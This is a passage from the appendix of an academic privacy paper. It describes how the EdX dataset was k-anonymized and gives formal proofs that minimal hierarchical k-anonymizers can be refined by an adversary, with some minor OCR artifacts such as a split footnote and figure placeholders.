[17] Ninghui Li, Tiancheng Li, and Suresh Venkatasubramanian. t-closeness: Privacy beyond k-anonymity and l-diversity. In *2007 IEEE 23rd International Conference on Data Engineering*, pages 106–115. IEEE, 2007.

[18] Ashwin Machanavajjhala, Daniel Kifer, Johannes Gehrke, and Muthuramakrishnan Venkitasubramaniam. *L*-diversity: Privacy beyond *k*-anonymity. *TKDD*, 1(1):3, 2007.

[19] MITx and HarvardX. HarvardX-MITx Person-Course Academic Year 2013 De-Identified dataset, version 2.0, 2014.

[20] Arvind Narayanan and Vitaly Shmatikov. Robust de-anonymization of large sparse datasets. In *IEEE Symposium on Security and Privacy*, 2008.

[21] Arvind Narayanan and Vitaly Shmatikov. Myths and fallacies of "personally identifiable information". *Commun. ACM*, 53(6):24–26, June 2010.

[22] Paul Ohm. Broken promises of privacy: Responding to the surprising failure of anonymization. *UCLA Law Review*, 57:1701–1777, 2010.

[23] Article 29 Data Protection Working Party. *Opinion 05/2014 on Anonymisation Techniques*.

[24] Luc Rocher, Julien M Hendrickx, and Yves-Alexandre De Montjoye. Estimating the success of re-identifications in incomplete datasets using generative models. *Nature communications*, 10(1):1–9, 2019.

[25] Pierangela Samarati. Protecting respondents identities in microdata release. *IEEE transactions on Knowledge and Data Engineering*, 13(6):1010–1027, 2001.

[26] Pierangela Samarati and Latanya Sweeney. Generalizing data to provide anonymity when disclosing information (abstract). In Alberto O. Mendelzon and Jan Paredaens, editors, *Proceedings of the Seventeenth ACM SIGACT-SIGMOD-SIGART Symposium on Principles of Database Systems*. ACM Press, 1998.

[27] Latanya Sweeney. K-anonymity: A model for protecting privacy. *International Journal of Uncertainty, Fuzziness and Knowledge-Based Systems*, 10(05):557–570, 2002.

[28] Raymond Chi-Wing Wong, Ada Wai-Chee Fu, Ke Wang, and Jian Pei. Anonymization-based attacks in privacy-preserving data publishing. *ACM Transactions on Database Systems (TODS)*, 34(2):1–46, 2009.

A Additional background on the EdX dataset

We summarize the EdX dataset—the chosen quasi-identifiers, the implementation of k-anonymization, and the resulting published dataset $\mathbf{X}_{\mathsf{ed,raw}}$ based on documentation included with the dataset [19] and in two articles describing the creation of the dataset itself [3, 9].

The raw dataset consisted of 841,687 rows for 597,692 students. Each row corresponded to the registration of a single student in a single course and included the information described above. IP addresses were used to infer a student's location even when a student chose not to self-report their location. EdX considered username and IP address to be identifying. Each username was replaced by a unique 7-digit identification number (UID). A username appearing in multiple rows was replaced by the same UID in each. IP addresses were redacted.

The dataset, with a row corresponding to a student-course pair, was k-anonymized according to two different quasi-identifiers Q and Q_* (each a subset of the attributes). $Q =$ {gender, year of birth, country, course, number of forum posts}. "The last one was chosen as a quasi-identifier because the EdX forums are somewhat publicly accessible and someone wishing to re-identify the dataset could, with some effort, compile the count of posts to the forum by username" [19]. Separately, the set of courses that each student enrolled in were considered to form a quasi-identifier: $Q' =$ {enrolled in course 1, ..., enrolled in course 16}. The data was k-anonymized first according to Q_* and then according to Q. Additionally, ℓ-diversity was enforced for the final course grade, with $\ell = 2$.

After aggregating the rows by UID, $\mathbf{X}_{\mathsf{ed}}$ can be seen as k-anonymized with respect to 17 overlapping quasi-identifiers: Q_* as before and $Q_1, \ldots, Q_{16}$, where $Q_i =$ {gender, year of birth, country, enrolled in course i, number of forum posts in course i}.

The final published result $\mathbf{X}_{\mathsf{ed,raw}}$ includes 641,138 course registrations by 476,532 students across 16 courses.

As published, the EdX dataset had 641,138 rows, each representing to a single course registration for one of 476,532 distinct students. But the object of our privacy concerns is a student, not a student-course pair. We aggregated the rows corresponding to the same UID. We call the result $\mathbf{X}_{\mathsf{ed}}$.

The creators of the EdX dataset failed to identify which attributes are publicly available—the very thing that experts are supposed to be good at. Specifically, level of education and certificates of course completion are not included in any of the quasi-identifiers despite both being readily available on LinkedIn. The exclusion of certificates is particularly indefensible: at the same time as the EdX dataset was being created, EdX and LinkedIn collaborated to allows LinkedIn users to include cryptographically unforgeable certificates of completion on their profiles.

[10] Different rows of the same student often listed different countries. Al-

A.1 Ambiguous effective anonymity

We consider a relaxation of the notion of effective anonymity which we call *ambiguous effective anonymity*. Let $I_{\mathsf{amb}}(\mathbf{Y},\mathbf{y},Q) \triangleq \{n : \mathbf{y}_n(Q) \cap \mathbf{y}(Q) \neq \emptyset\}$. The ambiguous effective anonymity of $\mathbf{y}$ in $\mathbf{Y}$ with respect to Q is $\mathsf{EA}_{\mathsf{amb}}(\mathbf{Y},\mathbf{y},Q) = |I_{\mathsf{amb}}(\mathbf{Y},\mathbf{y},Q)|$. Ambiguous effective anonymity helps us reason about what an attacker can infer from the dataset.

Definition A.1 (Unambiguous uniqueness)**.** We say $\mathbf{y} \in \mathbf{Y}$ is *unique* with respect to Q if $\mathsf{EA}(\mathbf{Y},\mathbf{y},Q) = 1$, and *unambiguously unique* if $\mathsf{EA}_{\mathsf{amb}}(\mathbf{Y},\mathbf{y},Q) = 1$.

$\mathsf{EA}_{\mathsf{amb}}$ is never less than EA, and is very often greater in EdX. The presence of unambiguously unique records in a supposedly-anonymized dataset indicates a clear failure of syntactic anonymity. Considering ambiguous effective anonymity makes critiquing k-anonymity much harder. We are giving k-anonymity the benefit of all the additional ambiguity that comes from missing data rather than from the anonymizer itself.

B Deferred Proofs

B.1 Proof of Theorem 4.2




Figure 4: The generalization hierarchy used in the proof of Theorem 4.2. The attribute domain is an interval in $\mathbb{R}$, as are each H_t and $H_{t,\mathsf{sml}}$. Each set $H_{t,\mathsf{big}} = H_t \setminus H_{t,\mathsf{sml}}$ is the union of two intervals

Claim B.1. *Let H be a hierarchy with T nodes at the second level: $H_1,\ldots,H_t$ (as in Figure 4). Let $\mathbf{X} \in \mathcal{U}^D$ be a dataset, M be a minimal hierarchical k-anonymizer, and $\mathbf{Y} \leftarrow M(\mathbf{X},H)$. For $t \in [1,T]$, let $\mathbf{X}_t = \mathbf{X} \cap H_t^D$ and let $\mathbf{Y}_t$ be the records in $\mathbf{Y}$ corresponding to the records in $\mathbf{X}_t$. If $\mathbf{X} = \cup_t \mathbf{X}_t$, then for all but at most one $t \in \{t : |\mathbf{X}_t| = k\}$, $\mathbf{y} \subseteq H_t^D$ for all $\mathbf{y} \in \mathbf{Y}_t$.*

Note that as defined, the generalized records in $\mathbf{Y}_t$ are not necessarily contained in H_t^D. The claim says that if $\mathbf{X}$ consists of data in the T clusters $\mathbf{X}_1,\ldots,\mathbf{X}_T$, then the records in $\mathbf{Y}_t$ will be contained in H_t^D for almost all clusters of size exactly k.

most always there were only two different values, one of which was "Unknown/Other." In this case, we used the other value for the student's unified record. In all other cases, we used "Unknown/Other."

Proof of Claim B.1. First, we show that for any $\mathbf{y} = (y_1,\ldots,y_D)$, a single coordinate of $\mathbf{y}$ is generalized to $H = \mathcal{U}$ if and only if *every* coordinate in $\mathbf{y}$ is generalized to H. Namely, if $y_d = H$ for some d, then $\mathbf{y} = H^D$.

Suppose for contradiction that there exists $\mathbf{y} = (y_1,\ldots,y_D)$ corresponding to $\mathbf{x} \in \mathbf{X}$ such that $y_1 = H$ but $y_2 \subseteq H_t$ for some t. By the assumption on $\mathbf{X}$, there exists t' such that $\mathbf{y} \in \mathbf{Y}_{t'}$. Because $y_2 \subseteq H_t$, $t' = t$ and hence $\mathbf{y} \in \mathbf{Y}_t$. By k-anonymity, there are at least $k-1$ additional records $\mathbf{y}' \in \mathbf{Y}$ such that $\mathbf{y}' = \mathbf{y}$. Repeating the previous argument, $\mathbf{y}' \in \mathbf{Y}_t$.

Let $\mathbf{y}^* = (H_t, y_2, \ldots, y_D) \subsetneq \mathbf{y}$. Construct $\mathbf{Y}^*$ by replacing all copies of $\mathbf{y}$ in $\mathbf{Y}$ with $\mathbf{y}^*$. It is immediate that $\mathbf{Y}^*$ is k-anonymous and respects the hierarchy. By the assumption that $y_1 = H$, $\mathbf{Y}^*$ strictly refines $\mathbf{Y}$. Additionally, $\mathbf{Y}^*$ generalizes $\mathbf{X}$, because all altered rows were in $\mathbf{Y}_t$. This contradicts the minimality of the k-anonymizer M. Therefore we have proved that if $y_d = H$ for some d, then $y_d = H$ for all d.

Next, we show that for all but at most one $t \in \{t : |\mathbf{X}_t| = k\}$, there exists $\mathbf{y} \in \mathbf{Y}_t$ such that $\mathbf{y} \subseteq H_t^D$. By the preceding argument, it suffices to show that $\mathbf{y} \neq H^D$. Suppose for contradiction there exists $t \neq t'$ such that for all $\mathbf{y} \in \mathbf{Y}_t \cup \mathbf{Y}_{t'}$, $\mathbf{y} = H^D$. Construct $\mathbf{Y}'$ by replacing each $\mathbf{y} \in \mathbf{Y}_{t'}$ with $H_{t'}^D \subsetneq \mathbf{y}$. It is easy to see that $\mathbf{Y}'$ respects the hierarchy, satisfies k-anonymity, generalizes $\mathbf{X}$, and strictly refines $\mathbf{Y}$. This contradicts the minimality of the k-anonymizer M.

To complete the proof, let $t \in \{t : |\mathbf{X}_t| = k\}$ and suppose there exists $\mathbf{y} \in \mathbf{Y}_t$ such that $\mathbf{y} \subseteq H_t^D$. By k-anonymity, there must be at least $k-1$ distinct $\mathbf{y}' = \mathbf{y} \subseteq H_t^D$. By assumption on $\mathbf{X}$, each such $\mathbf{y}'$ must be an element of $\mathbf{Y}_t$. Because $|\mathbf{Y}_t| = |\mathbf{X}_t| = k$, every element of $\mathbf{Y}_t$ is equal to $\mathbf{y} \subseteq H_t^D$. □

Proof of Theorem 4.2. **Data distribution** Records $\mathbf{x} \sim U$ are noisy versions of one of $T = N/k$ cluster centers $\mathbf{c}_t \in \mathbb{R}^D$. Each coordinate x_d of $\mathbf{x}$ is $c_{t,d}$ masked with i.i.d. noise with variance σ^2. The variance is usually *small*, but is *large* with probability $1/k$ (variances $\sigma^2_{\mathsf{sml}} \ll \sigma^2_{\mathsf{big}}$). The generalization hierarchy H is shown in Figure 4. H divides the attribute domain $\mathcal{U}$ into T components H_t, each of which is further divided into small values $H_{t,\mathsf{sml}}$ and large values $H_{t,\mathsf{big}}$.

We set the parameters so that w.h.p. all of the following hold. First, the data is clustered: $\Pr_{\mathbf{x}}[\exists t,\ \mathbf{x} \in H_t^D] > 1 - \mathrm{negl}(N)$. Second, every coordinate x_d of a small-noise (variance σ^2_{sml}) record is small: $x_d \in H_{t,\mathsf{sml}}$. Third, the coordinates of large-noise (variance σ^2_{big}) records are large or small ($x_d \in H_{t,\mathsf{big}}$ or $x_d \in H_{t,\mathsf{sml}}$, respectively) with probability $1/2$ independent of all other coordinates . In particular, if $\mathbf{x}$ is generated using large noise then $\mathbf{x} \notin H^D_{t,\mathsf{sml}}$ with high probability. An example of a distribution U and hierarchy H satisfying the above is given in Example B.2. In that example, the cluster centers $\mathbf{c}_t$ are masked with i.i.d. Gaussian noise.

The adversary The adversary A takes as input $\mathbf{Y}$ and produces the output $\mathbf{Z}$ as follows. For $t \in [T]$, let $\widehat{\mathbf{Y}}_t = \mathbf{Y} \cap H_t^D$. If $|\widehat{\mathbf{Y}}_t| \neq k$, copy every $\mathbf{y} \in \widehat{\mathbf{Y}}_t$ into the output $\mathbf{Z}$. Otherwise

$|\widehat{\mathbf{Y}}_t| = k$. By k-anonymity $\widehat{\mathbf{Y}}_t$ consists of k copies of a single generalized record $\mathbf{y}^t$. Let $\mathsf{big}_t = \{d : y^t_d = H_t\}$ be the large coordinates of $\mathbf{y}^t$, and let $B_t = |\mathsf{big}_t|$ be the number of large coordinates. If $|B_t - D/2| > D/8$, then A writes k copies of $\mathbf{y}^t$ to the output $\mathbf{Z}$. Otherwise A writes $k-1$ copies of $H^D_{t,\mathsf{sml}}$ and one copy of $\mathbf{z}^t = (z^t_1, \ldots, z^t_D)$ to the output, where

$$z^t_d = \begin{cases} H_{t,\mathsf{big}} & d \in \mathsf{big}_t \\ H_{t,\mathsf{sml}} & d \notin \mathsf{big}_t \end{cases} \tag{1}$$

Analysis It is immediate from the construction that $\mathbf{Z} \preceq \mathbf{Y}$. Moreover, it is easy to arrange the records in $\mathbf{Z}$ so that $\mathbf{z}_n \subseteq \mathbf{y}_n$ for all $n \in [N]$. By construction, $\mathbf{z}_n \subsetneq \mathbf{y}_n$ implies that $\mathbf{z}_n$ differs from $\mathbf{z}_n$ differs from $\mathbf{y}_n$ on at at least $B_t \geq 3D/8$ coordinates.

To prove the theorem, it remains to show that w.h.p. $\mathbf{X} \preceq \mathbf{Z}$ and $\mathbf{Z} \prec_{\Omega(N)} \mathbf{Y}$. Let $\mathbf{X}_{\mathsf{big}} = \mathbf{X} \setminus \left(\bigcup_t H^D_{t,\mathsf{sml}}\right)$ consist of all the records $\mathbf{x}$ that have at least one large coordinate (i.e., $x_d \in H_{t,\mathsf{big}}$ for some t, d).

For all $t \in [T]$, let $\mathbf{X}_t = \mathbf{X} \cap H^D_t$ and let $\widehat{\mathbf{X}}_t \subseteq \mathbf{X}_t$ be the records $\mathbf{x} \in \mathbf{X}$ that correspond to the records in $\widehat{\mathbf{Y}}_t$. (Whereas $\mathbf{X}_t$ consists of all records that are in cluster t, $\widehat{\mathbf{X}}_t$ consists of only those records that correspond to generalized records $\mathbf{y} \in \widehat{\mathbf{Y}}_t$ that can be easily inferred to be in cluster t based on $\mathbf{Y}$.) A cluster t is $\mathbf{X}$-*good* if $|\mathbf{X}_t| = k$ and $|\mathbf{X}_t \cap \mathbf{X}_{\mathsf{big}}| = 1$. A cluster t is $\widehat{\mathbf{Y}}$-*good* if $\widehat{\mathbf{Y}}_t = k$ and $|B_t - D/2| \leq D/8$.

It suffices to show that:

- $\Omega(N)$ clusters t are $\mathbf{X}$-good.
- All but at most one $\mathbf{X}$-good clusters are $\widehat{\mathbf{Y}}$-good.
- For all $\widehat{\mathbf{Y}}$-good clusters t, $\widehat{\mathbf{X}}_t \cap \mathbf{X}_{\mathsf{big}} = \{\mathbf{x}^t\}$ and $\mathbf{x}^t \subseteq \mathbf{z}^t$.

Note that if t is both $\mathbf{X}$-good and $\widehat{\mathbf{Y}}$-good, then $\widehat{\mathbf{X}}_t = \mathbf{X}_t$. But there may be t that are $\widehat{\mathbf{Y}}$-good but not $\mathbf{X}$-good.

Many clusters are X-good We lower bound $\Pr[t\ \mathbf{X}\text{-good}]$ by a constant and then apply McDiarmid's Inequality.

$$\Pr[t\ \mathbf{X}\text{-good}] = \Pr[|\mathbf{X}_t| = k] \cdot \Pr\left[|\mathbf{X}_t \cap \mathbf{X}_{\mathsf{big}}| = 1 \;\middle|\; |\mathbf{X}_t| = k\right].$$

$|\mathbf{X}_t|$ is distributed according to $\mathsf{Bin}(N, k/N)$, which approaches $\mathsf{Pois}(k)$ as N grows. Using the fact that $k! \leq (k/e)^k e\sqrt{k}$ we get: $\Pr[|\mathbf{X}_t| = k] \approx (k^k e^{-k})/k! \geq 1/(e\sqrt{k}) = \Omega(1)$. $\Pr[\mathbf{x} \in \mathbf{X}_{\mathsf{big}}] = \frac{1}{k} \pm \mathrm{negl}(N)$. The events $\mathbf{x} \in \mathbf{X}_t$ and $\mathbf{x} \in \mathbf{X}_{\mathsf{big}}$ are independent. Therefore

$$\Pr\left[|\mathbf{X}_t \cap \mathbf{X}_{\mathsf{big}}| = 1 \;\middle|\; |\mathbf{X}_t| = k\right] = (1 - 1/k)^{k-1} \pm \mathrm{negl}(N) > 1/e.$$

Combining the above, $\Pr[t\ \mathbf{X}\text{-good}] = \Omega(1)$. Quantitatively, for $k \leq 15$, $\Pr[t\mathbf{X}\text{-good}] \gtrsim 1/(e^2\sqrt{k}) > 1/30$.

Let $g(\mathbf{X})$ be the number of $\mathbf{X}$-good values of t. By the above, $\mathbb{E}[g(\mathbf{X})] = \Omega(N)$. Changing a single record $\mathbf{x}$ can change the value of g by at most 2. Applying McDiarmid's Inequality,

$$\Pr\left[g(\mathbf{X}) < \frac{\mathbb{E}(g(\mathbf{X}))}{2}\right] \leq \exp\left(-\frac{2\left(\frac{\mathbb{E}(g(\mathbf{X}))}{2}\right)^2}{4N}\right) < \mathrm{negl}(N).$$

Thus there are $\Omega(N)$ $\mathbf{X}$-good values of t with high probability.

Most X-good clusters are $\widehat{\mathbf{Y}}$-good Cluster t is $\widehat{\mathbf{Y}}$-good if $\widehat{\mathbf{Y}}_t = k$ and $|B_t - D/2| \leq D/8$. First we show that for all but one $\mathbf{X}$-good t, $|\widehat{\mathbf{Y}}_t| = k$. Let $\mathbf{Y}_t \supseteq \widehat{\mathbf{Y}}_t$ be the records in $\mathbf{Y}$ corresponding to the records in $\mathbf{X}_t$. (Whereas $\mathbf{Y}_t$ consists of all records that correspond to $\mathbf{X}_t$, $\widehat{\mathbf{Y}}_t$ consists of only those records whose membership in $\mathbf{Y}_t$ can be easily inferred from $\mathbf{Y}$.) Observe that $|\mathbf{X}_t| = |\mathbf{Y}_t| \geq |\widehat{\mathbf{Y}}_t|$. By construction, for all $\mathbf{x} \in \mathbf{X}$ there exists t such that $\mathbf{x} \in \mathbf{X}_t$ with high probability (i.e., $\mathbf{X} = \cup_t \mathbf{X}_t$). By Claim B.1, for all but at most one $\mathbf{X}$-good t and every $\mathbf{y} \in \mathbf{Y}_t$, $\mathbf{y} \subseteq H^D_t$. Thus $|\widehat{\mathbf{Y}}_t| = \mathbf{Y}_t = k$.

Finally we show that for all $\mathbf{X}$-good t as guaranteed by Claim B.1, $B_t \in (3D/8, 5D/8)$ with high probability. $\widehat{\mathbf{Y}}_t$ consists of k copies of the same generalized record $(y_1, \ldots, y_d)$. Since M is hierarchical, $y_d \in \{H_t, H_{t,\mathsf{sml}}, H_{t,\mathsf{big}}\}$. By the $\mathbf{X}$-goodness of t, $\mathbf{X}_t$ contains 1 large-noise record $\mathbf{x}_{\mathsf{big}}$ and $k-1$ small-noise records $\mathbf{x}'$ By correctness of the k-anonymizer M, $x_{\mathsf{big},d} \in H_{t,\mathsf{big}} \implies y_d \supseteq H_{t,\mathsf{big}}$. Minimality implies the converse: $y_d \supseteq H_{t,\mathsf{big}} \implies x_{\mathsf{big},d} \in H_{t,\mathsf{big}}$. With high probability, $x'_d \in H_{t,\mathsf{sml}} \implies y_d \supseteq H_{t,\mathsf{sml}}$. Putting it all together,

$$x_{\mathsf{big},t} \in H_{t,\mathsf{big}} \iff y_d = H_t \iff d \in \mathsf{big}_t.$$

By construction of the data distribution U, $\Pr[d \in \mathsf{big}_t] = 1/2$ independently for each $d \in [D]$. Applying Chernoff again, $\Pr[|B_t - D/2| \geq D/8] < 2e^{-\Omega(D)} < \mathrm{negl}(N)$.

Analyzing $\widehat{\mathbf{Y}}$-good clusters By construction, $\mathsf{big}_t = \{d : \exists \mathbf{x} \in \widehat{\mathbf{X}}_t \cap \mathbf{X}_{\mathsf{big}} \text{ st } x_d \in H_{t,\mathsf{big}}\}$. Because $|\mathsf{big}_t| > 0$, $|\widehat{\mathbf{X}}_t \cap \mathbf{X}_{\mathsf{big}}| > 1$. A simple Chernoff-then-union-bound argument shows that the probability that there exist distinct records $\mathbf{x}, \mathbf{x}' \in \mathbf{X}_{\mathsf{big}}$ such that $|\mathsf{big}_t| = |\{d : x_d \in H_{t,\mathsf{big}} \vee x'_d \in H_{t,\mathsf{big}}\}| < 5D/8$ is negligible. Hence $\widehat{\mathbf{X}}_t \cap \mathbf{X}_{\mathsf{big}}$ is a singleton $\{\mathbf{x}^t\}$ with high probability. $\mathbf{x}^t \subseteq \mathbf{z}^t$ follows immediately from the construction. □

Example B.2. *The following distribution U and hierarchy H suffice for the proof of Theorem 4.2. The distribution U is defined by $T = N/k$ cluster centers $c_1, \ldots, c_T \in \mathbb{R}$ and standard deviations $\sigma_{\mathsf{sml}}, \sigma_{\mathsf{big}} \in \mathbb{R}$. A record $\mathbf{x} \in \mathbb{R}^D$ is sampled as follows. Sample a cluster center $t \leftarrow [T]$ uniformly at random. Sample* $\mathsf{size} \leftarrow \{\mathsf{sml}, \mathsf{big}\}$ *with* $\Pr[\mathsf{size} = \mathsf{big}] = 1/k$. *Sample noise* $\mathbf{e} \leftarrow \mathsf{N}(0, \sigma^2_{\mathsf{size}}\mathbf{I})$. *Output* $\mathbf{x} = \mathbf{c}_t + \mathbf{e}$, *where* $\mathbf{c}_t = (c_t, \ldots, c_t) \in \mathbb{R}^D$.

The hierarchy H consists of intervals $H_t = [c_t - \Delta, c_t + \Delta]$ centered at the cluster centers c_t, for some Δ. The hierarchy further subdivides each H_t into a smaller interval $H_{t,\mathsf{sml}} =$




Figure 5: The generalization hierarchy used in the proof of Theorem 4.3. On the left is the hierarchy H_3 for the domain $\mathcal{U} = [03]$. On the right is a recursive construction of H_{T+1} for domain $\mathcal{U} = [0, T+1]$ from the hierarchy H_T.

$[c_t - \tau, c_t + \tau)$*, for some* $\tau < \Delta$*, and the complement* $H_{t,\mathsf{big}} = H_t \setminus H_{t,\mathsf{sml}}$.

To suffice for our proof, we require that with high probability over $\mathbf{x} \sim U$ *there exists* $t \in [T]$ *such that: (a)* $\mathbf{x} \in H_t^D$*; (b) if* $\mathsf{size} = \mathsf{sml}$*, then* $\mathbf{x} \in H_{t,\mathsf{sml}}^D$*; (c) if* $\mathsf{size} = \mathsf{big}$*, then each coordinate* x_d *is in* $H_{t,\mathsf{big}}$ *with probability* $1/2$ *independent of all other coordinates* $x_{d'}$*. Many instantiations of the parameters would work, such as:* $\sigma_{\mathsf{sml}} = 1$*,* $\tau = \log N$*,* $\sigma_{\mathsf{big}} = \zeta \log N$*,* $\Delta = \zeta \log^2 N$*, and* $c_t = 2t\Delta$*, where* $\zeta = \frac{1}{\sqrt{2} \cdot \mathrm{erf}^{-1}(1/2)} \approx 1.48$ *and* erf *is the Gaussian error function.*

B.2 Proof of Theorem 4.3

A k-anonymizer $M : \mathbf{X} \mapsto \mathbf{Y}$ groups records $\mathbf{x} \in \mathbf{X}$ into equivalence classes such that if $\mathbf{x}$ and $\mathbf{x}'$ are in the same class, then $\mathbf{Y}(\mathbf{x}) = \mathbf{Y}(\mathbf{x}')$. In general, M may have a lot of freedom to group the $\mathbf{x}$'s the equivalence classes and also to choose the $\mathbf{y}$'s that generalize each equivalence class.

Claim B.3 states that if M is minimal and generalizes using hierarchy like in Figure 5, then it has much less freedom. Namely, $\mathbf{Y}$ is fully determined by the choice of equivalence classes (with probability at least $1 - \alpha$ over the dataset $\mathbf{X}$). M can group the $\mathbf{x}$'s together, but then has no control over the resulting $\mathbf{y}$'s.

Claim B.3 and its proof are meant to be read in the context of the proof of Theorem 4.3 and freely uses its notation.

Proof of Theorem 4.3. Let $T = \lceil N^2/\alpha \rceil$ and $\mathcal{U} = [0, T]$ be the attribute domain. Records $\mathbf{x} \in \mathcal{U}^D$ are sampled according to the distribution U as follows. First sample $t(\mathbf{x}) \leftarrow [T]$ uniformly at random. Then sample each coordinate x_d of $\mathbf{x}$ i.i.d. with $\Pr[x_d = t(\mathbf{x})] = 1/2k$ and $x_d = 0$ otherwise. In other words, $\mathbf{x} \in \{0, t(\mathbf{x})\}^D$ consists of D independent samples from $t(\mathbf{x}) \cdot \mathsf{Bern}(1/2k)$.

All the $t(\mathbf{x})$ will be distinct except with probability at most $\binom{N}{2}\frac{1}{T} < \alpha/2$. If all $t(\mathbf{x})$ are distinct, we say $\mathbf{X}$ is *collision-free*. The remainder of the proof shows that the adversary succeeds with high probability conditioned on $\mathbf{X}$ collision-free.

Figure 5 defines the generalization hierarchy. It consists of intervals $[0, t]$ and singletons $\{t\}$ for $t \in [T]$.

Claim B.3 states that the output $\mathbf{Y} \leftarrow M(\mathbf{X}, H)$ of a minimal hierarchical k-anonymizer must take a restricted form. For $\mathbf{y} \in \mathbf{Y}$, let $\mathbf{X}_\mathbf{y} = \{\mathbf{x} \in \mathbf{X} : \mathbf{Y}(\mathbf{x}) = \mathbf{y}\}$ be the records in $\mathbf{X}$ that correspond to a copy of $\mathbf{y} \in \mathbf{Y}$. The claim states that

$$\Pr\left[\max_{\mathbf{y}} |\mathbf{X}_\mathbf{y}| < 2k \;\middle|\; \mathbf{X} \text{ collision-free}\right] > 1 - \mathrm{negl}(N).$$

Moreover, if $\mathbf{X}$ is collision-free then for all $\mathbf{y} \in \mathbf{Y}$ and $d \in [D]$:

$$y_d = [0, \max_{\mathbf{x} \in \mathbf{X}_\mathbf{y}} x_d]. \tag{2}$$

Let A be deterministic adversary that on input $\mathbf{Y}$ does the following. For t, pick $\mathbf{y}^t = (y_1^t, \ldots, y_D^t) \in \mathbf{Y}$ such that $\exists d \in [D]$, $y_d^t = [0, t]$. Let $\mathbf{y}^t = \perp$ if no such d exists. By the (2), all $\mathbf{y}$ satisfying the above are identical. If $\mathbf{y}^t \neq \perp$, we define the following subsets of $[D]$:

$$\begin{aligned} D^t(\mathbf{Y}) &= \{d : y_d^t = [0, t]\} \\ D^{>t}(\mathbf{Y}) &= \{d : y_d^t = [0, t'] \text{ for } t' > t\} \\ D^{<t}(\mathbf{Y}) &= \{d : y_d^t = [0, t'] \text{ for } t' < t\}. \end{aligned}$$

If $\mathbf{y}^t \neq \perp$, A writes $\mathbf{z}^t = (z_1^t, \ldots, z_D^t)$ to the output $\mathbf{Z}$, where

$$z_d^t = \begin{cases} 0 & d \in D^{<t}(\mathbf{Y}) \\ t & d \in D^t(\mathbf{Y}) \\ [0, t] & d \in D^{>t}(\mathbf{Y}) \end{cases} \tag{3}$$

Let $T_\mathbf{X} = \{t : \mathbf{y}^t \neq \perp\}$. $|\mathbf{Z}| = |T_\mathbf{X}|$, and it is easy to see that $\Pr[|T_\mathbf{X}| = N \mid \mathbf{X} \text{ collision-free}] > 1 - \mathrm{negl}(N)$. Hence if $\mathbf{X}$ is collision-free, then $\mathbf{Z} \prec_N \mathbf{Y}$ by construction. In this case, we assume without loss of generality that the rows in $\mathbf{Z}$ are ordered in a way that $\mathbf{z}_n \subseteq \mathbf{y}_n$. It follows immediately from the construction that $\mathbf{z}_n \subsetneq_D \mathbf{y}_n$.

If $\mathbf{X}$ is collision-free, then for every $t \in T_\mathbf{X}$ there is a unique $\mathbf{x}^t = (x_1^t, \ldots, x_D^t) \in \mathbf{X}$ such that $t(\mathbf{x}^t) = t$. By (2) and the fact that $\mathbf{x}^t \in \{0, t\}^D$, $\mathbf{x}^t \subseteq \mathbf{z}^t$. Hence if $\mathbf{X}$ is collision-free, then $\mathbf{X} \preceq \mathbf{Z}$ with high probability, proving the first part of the theorem. □

The following claims is meant to be read in the context of the proof of Theorem 5.2 and freely uses notation therefrom.

Claim B.3. *For* $\mathbf{y} \in \mathbf{Y}$*, let* $\mathbf{X}_\mathbf{y} = \{\mathbf{x} \in \mathbf{X} : \mathbf{Y}(\mathbf{x}) = \mathbf{y}\}$ *be the records in* $\mathbf{X}$ *that correspond to a copy of* $\mathbf{y} \in \mathbf{Y}$*. If* $\mathbf{X}$ *is collision-free, then for all* $\mathbf{y} \in \mathbf{Y}$ *and* $d \in [D]$*:*

$$y_d = [0, \max_{\mathbf{x} \in \mathbf{X}_\mathbf{y}} x_d].$$

Moreover, $\Pr[\max_\mathbf{y} |\mathbf{X}_\mathbf{y}| < 2k \mid \mathbf{X} \text{ collision-free}] > 1 - \mathrm{negl}(N)$.

Proof. Both parts of the claim rely on the minimality of M.

Recall that $\mathbf{x} \in \{0, t(\mathbf{x})\}^D$. Let $T_d^*(\mathbf{X}_\mathbf{y}) = \{x_d : \mathbf{x} \in \mathbf{X}_\mathbf{y}\} \subseteq \cup_{\mathbf{x} \in \mathbf{X}_\mathbf{y}} \{0, t(\mathbf{x})\}$ be the set of all values in the dth column of $\mathbf{X}_\mathbf{y}$. $\mathbf{X}$ collision-free implies that either $0 \in T_d^*(\mathbf{X}_\mathbf{y})$ or $|T_d^*(\mathbf{X}_\mathbf{y})| \geq 2$ (probably both). Because M is correct and hierarchical, $T_d^*(\mathbf{X}_\mathbf{y}) \subseteq y_d \in H$. Hence, by construction of H,

$y_d = [0, t_d]$ for some $t_d \in [0, T]$. Let $t_d^* = \max_{\mathbf{x} \in \mathbf{X_y}} x_d$. Correctness requires $[0, t_d^*] \subseteq [0, t_d]$. Moreover, replacing $\mathbf{y} = [0, t_d]$ with $[0, t_d^*]$ would yield a k-anonymous, hierarchy-respecting refinement of $\mathbf{Y}$. By minimality of M, $[0, t_d] \subseteq [0, t_d^*]$. Hence, $y_d = [0, t_d^*]$.

It remains to prove the bound on $\max_{\mathbf{y}} |\mathbf{X_y}|$. Let $\mathbf{X}_0$ and $\mathbf{X}_1$ be an arbitrary partition of $\mathbf{X_y}$. For $b \in \{0,1\}$, define $\mathbf{y}'_b \subseteq \mathbf{y}$ as:

$$\mathbf{y}'_b = (y'_{b,1}, \ldots, y'_{b,D}) = ([0, \max_{\mathbf{x} \in \mathbf{X}_b} x_1], \ldots, [0, \max_{\mathbf{x} \in \mathbf{X}_b} x_D])$$

